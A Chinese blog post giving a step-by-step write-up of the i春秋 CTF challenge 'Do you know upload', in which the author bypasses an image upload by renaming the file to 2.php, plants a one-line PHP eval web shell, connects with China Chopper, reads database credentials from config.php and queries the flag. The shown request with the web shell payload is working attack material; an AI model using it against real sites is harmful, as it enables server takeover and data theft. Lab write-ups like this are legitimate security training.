

i春秋 Do you know upload

原创

[g1ut_t0ny](#) 于 2020-07-03 17:45:04 发布 170 收藏

文章标签: [CTF 教程 PWN WEB i 春秋 月刊 Python SQL 注入 XSS](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/g1ut_t0ny/article/details/107110389

版权

Do you know upload

思路

打开题目, 既然是图片上传, 大概思路应该是抓包拦截改后缀上传一句话, 菜刀连上找flag完事(简单的话)。

图片上传

Filename: 未选择任何文件

步骤

1、先上传图片, 然后使用burpsuite拦截, 更改后缀为php

```
12 Upgrade-Insecure-Requests: 1
13
14 -----6944489051248970238147532851
15 Content-Disposition: form-data; name="dir"
16
17 /uploads/
18 -----6944489051248970238147532851
19 Content-Disposition: form-data; name="file"; filename="2.php"
20 Content-Type: image/jpeg
21
22 <?php
23 eval($_POST['a'])
24 ?>
25 -----6944489051248970238147532851
26 Content-Disposition: form-data; name="submit"
```

2、显示上传成功，在浏览器访问一

下/upload/2.php确认上传成功



3、使用菜刀连接



4、查找flag信息，发现并没有，但有一个config.php，看看里面有点啥




```
<?php
session_start();
$servername = "localhost";
$username = "ctf";
$password = "ctfctfctf";
$dbname = "ctf";

// 连接数据库
$conn = mysql_connect($servername,$username,$password) or die(" connect to mysql error");
mysql_select_db($dbname);
?>
```

https://blog.csdn.net/g1ut_i0ny

5、有了账户密码，那考虑添加配置信息，连接到数据库看看flag藏在里面没



地址: 166a9fd8ced6377df304fd0.changame.ichunqiu.com/upload/1.php | Dimpl3s

配置: <T>MYSQL</T>
<H>localhost</H>
<U>ctf</U>
<P>ctfctfctf</P>

备注: _____


Type1 | PHP(Eval) | GB2312 | 编辑

https://blog.csdn.net/g1ut_i0ny

T 数据库类型 H 服务器名 u 用户名 p 密码

码

6、管理数据库查找flag



配置: SELECT `flag` FROM `flag`

执行成功! 返回1行

flag
flag{8c8d880d-dc17-40f3-9c3b-a13a68a41504}

information_schema
ctf
flag
flag (varchar(255))

https://blog.csdn.net/g1ut_i0ny

这里有一步骤是箭头标注处的数据库查询，刚开始是看不到真实flag的